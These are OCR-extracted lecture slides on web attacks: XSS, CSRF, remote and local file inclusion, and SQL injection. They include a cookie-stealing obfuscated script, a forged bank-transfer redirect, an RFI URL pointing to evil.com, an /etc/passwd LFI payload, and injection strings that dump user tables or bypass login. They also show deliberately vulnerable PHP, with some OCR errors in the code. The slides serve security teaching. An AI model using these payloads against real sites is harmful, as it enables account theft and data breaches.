Cross-Site Scripting — Counter-Countermeasures...

- Obfuscate the script to avoid detection:

```
<script>
  a = document.cookie;
  b = "tp";
  c = "ht";
  d = "://";
  e = "ww";
  f = "w.";
  g = "vic";
  h = "tim";
  i = ".c";
  j = "om/search.p";
  k = "hp?q=";
  document.location=b+c+d+e+f+g+h+i+j+k+a;
</script>
```

Cross-Site Request Forgery (CSRF)

- Basic idea:
  1. Alice has an account with `www.bob.com`.

Cross-Site Request Forgery (CSRF)

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  1. Alice has an account with `www.bob.com`.
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Cross-Site Request Forgery (CSRF)

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  1. Alice has an account with `www.bob.com`.
  2. `www.bob.com` trusts Alice.
  3. Alice is authenticated with `www.bob.com` (through an active cookie, for example).
  4. Alice vists a site `www.evil.com`.

Cross-Site Request Forgery (CSRF)

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  1. Alice has an account with `www.bob.com`.
  2. `www.bob.com` trusts Alice.
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  1. Alice has an account with `www.bob.com`.
  2. `www.bob.com` trusts Alice.
  3. Alice is authenticated with `www.bob.com` (through an active cookie, for example).
  4. Alice vists a site `www.evil.com`.
  5. `www.evil.com` executes a malicious script on `www.bob.com` (who thinks he's talking to Alice!).
- I.e. in a CSRF attack a website executes commands it received from a user it trusts.

Cross-Site Request Forgery (CSRF)...

- Alice is logged into her bank `www.bank.com`, her authentication stored in a cookie.
- She visits `www.evil.com` that has this script:

```
<script>
    document.location="http://bank.com/transfer.php?
        amount=1000&
        from=Alice&
        to=Eve";
</script>
```

- Alice' browser redirects to her bank which executes the transfer.

Cross-Site Request Forgery — Login Attack

- A malicious website issues cross-site requests on behalf of the user, but makes the user authenticate as the attacker.
- Example:
  1. Alice orders cookies from `evescookies.com`.

Cross-Site Request Forgery — Login Attack

- A malicious website issues cross-site requests on behalf of the user, but makes the user authenticate as the attacker.
- Example:
  1. Alice orders cookies from `evescookies.com`.
  2. Alice logs into `paypal.com` to pay for the cookies.

Cross-Site Request Forgery — Login Attack

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- Example:
  1. Alice orders cookies from `evescookies.com`.
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  3. But, Eve has injected code that makes Alice authenticate to PayPal as Eve.

Cross-Site Request Forgery — Login Attack

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- Example:
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  3. But, Eve has injected code that makes Alice authenticate to PayPal as Eve.
  4. Alice gives `paypal.com` her credit card number.

Cross-Site Request Forgery — Login Attack

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- Example:
  1. Alice orders cookies from `evescookies.com`.
  2. Alice logs into `paypal.com` to pay for the cookies.
  3. But, Eve has injected code that makes Alice authenticate to PayPal as Eve.
  4. Alice gives `paypal.com` her credit card number.
  5. Eve logs in to `paypal.com` to collect Alice's credit card number.

Cross-Site Request Forgery — Login Attack. . .

evescookies.com


paypal.com

Alice


Cross-Site Request Forgery — Login Attack. . .

Cross-Site Request Forgery — Login Attack. . .


Cross-Site Request Forgery — Login Attack. . .




Cross-Site Request Forgery — Login Attack. . .



Cross-Site Request Forgery — Login Attack. . .




Cross-Site Request Forgery — Login Attack. . .



Alice

Cross-Site Request Forgery — Login Attack...



Alice

Outline

Attacks on Servers

- Server-side scripts execute code on the server to generate dynamic pages.
- Written in `php`, `perl`, `Java Servlets`, ...
- Access databases, ...

Generating Dynamic Content

Alice

`php`

`mysql`

Generating Dynamic Content

Alice

connect


php

mysql

Generating Dynamic Content

Generating Dynamic Content

Alice



php


mysql

Generating Dynamic Content

Alice


Generating Dynamic Content

Alice



Generating Dynamic Content


Alice



Generating Dynamic Content

Alice

Generating Dynamic Content



PHP

- <?php *insert code here* ?>.
- $_GET[*variable*] — array of GET input variables.
- No typing.

```
<HTML>
<BODY>
    Your number: <?php echo $x=$_GET['number'];?>.
    Square is <?php $y=$x*$x; echo $y; ?>.
</BODY>
</HTML>
```

PHP...

- Assume the `GET` variable `number` is 5, then `PHP` will generate this page:

```
<HTML>
<BODY>
    Your number: 5.
    Square is 25.
</BODY>
</HTML>
```

Remote File Inclusion (RFI)

- Let this be `index.php`:

```
<?php
    include("header.html");
    include("$_GET['page'].".php");
    include("footer.html");
?>
```

- A user can go to `www.cnn.com/index.php?page=news` and a news page is generated.
- An attacker can go to

  ```
  http://cnn.com/index.php?page=http://evil.com/evilcode
  ```

  forcing the server to include and execute the remote file `evilcode.php`.
- Most sites now forbid RFI.

Local File Inclusion (LFI)

- As RFI, but a local file gets executed

```
http://www.cnn.com/index.php?page=secretpage
```

- Getting the password file:

```
http://www.cnn.com/index.php?page=/etc/passwd%00
```

%00 is a `null` byte, effectively removing the `.php` extension.

Local File Inclusion (LFI)...

- Attack: The attacker
  1. uploads a file (a php script hiding as a `.jpg` file, for example).
  2. tricks the site to execute the uploaded file using LFI.

Eve

`flicker.com`

Local File Inclusion (LFI)...

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

Local File Inclusion (LFI)...

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


Local File Inclusion (LFI)...

- For example, Jasvir Nagra's Visualize program

  http://search.cpan.org/~jnagra/Perl-Visualize-1.02/Visualize.pm

  can embed a `perl` script into a `gif` file, so that the file is both an image and an executable program.

Accessing a Backend Database


Alice


php


mysql

Accessing a Backend Database

Alice







Accessing a Backend Database

Alice


name=Alice,pw=love

php

mysql

Accessing a Backend Database

Alice



Accessing a Backend Database

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

SQL tables

- SQL databases store records as tables:

id	**title**	**author**	**body**
1	Databases	John	Story 1
2	Computers	Joe	Story 2
3	Security	Jane	Story 3
4	Technology	Julia	Story 4

SQL commands

- SQL commands for accessing a relational database:

`SELECT`	extract records from tables
`INSERT`	insert new records in a table
`UPDATE`	alter a record in a table
`DELETE`	remove a record in a table
`UNION`	combine the results of multiple queries

SQL queries

id	title	author	body
1	Databases	John	Story 1
2	Computers	Joe	Story 2
3	Security	Jane	Story 3
4	Technology	Julia	Story 4

- `SELECT * FROM news WHERE id = 3`
- `SELECT body FROM news WHERE author = "joe"`

SQL Injection Attack

```
<?php
    $query = 'SELECT * FROM news WHERE id='.$_GET['id'];
    $out = mysql_query($query);
    echo "<ul>"
    while ($row = mysql_fetch_array($out)) {
        echo "    <li>". $row['id'];
        echo "    <li>". $row['title'];
        echo "    <li>". $row['author'];
        echo "    <li>". $row['body'];
    }
    echo "</ul>"
?>
```

SQL Injection Attack...

- Consider this URL:

```
http://www.cnn.com/news.php?id=3
```

- The query would
  1. extract the 3rd news article,
  2. generate an HTML page, and
  3. send it to the user.

SQL Injection Attack...

- Consider instead

```
http://www.cnn.com/news.php?id=NULL UNION
    SELECT cardno,first,last,email FROM users
```

- Since the PHP code is

```
<?php
    $query='SELECT * FROM news WHERE id='.$_GET['id'];
    ...
?>
```

this would force the server to execute

```
SELECT * FROM news WHERE id=NULL UNION
    SELECT cardno,first,last,email FROM users
```

revealing all account information.

SQL Injection — Bypassing Authentication

- Consider this server-side login script:

```
<?php
    $query = 'SELECT * FROM users
          WHERE email='.$_POST['email'].'" '.
         'AND pwdhash="'.hash('sha256',$__POST['password']).'"
    if (mysql_num_rows($out)>0) {
        echo "Login successful!";
    } else {
        $access = false;
        echo "Login failed";
    }
?>
```

SQL Injection — Bypassing Authentication

- Let the attacker enter this into the login form:
  - `email="OR 1=1;--`
  - `password=`*(empty)*
- Then, the original query

```
SELECT * FROM users WHERE email='.$_POST['email'].'"'.
'AND pwdhash="'.hash('sha256',$__POST['password']).'"'
```

turns into

```
SELECT * FROM users WHERE email=""
OR 1=1; -- AND pwdhash=...
```

- Note that `--` is PHP's comment character.
- The query returns the entire `user` table to the attacker.

Outline

Readings and References

- Chapter 7 in *Introduction to Computer Security*, by Goodrich and Tamassia.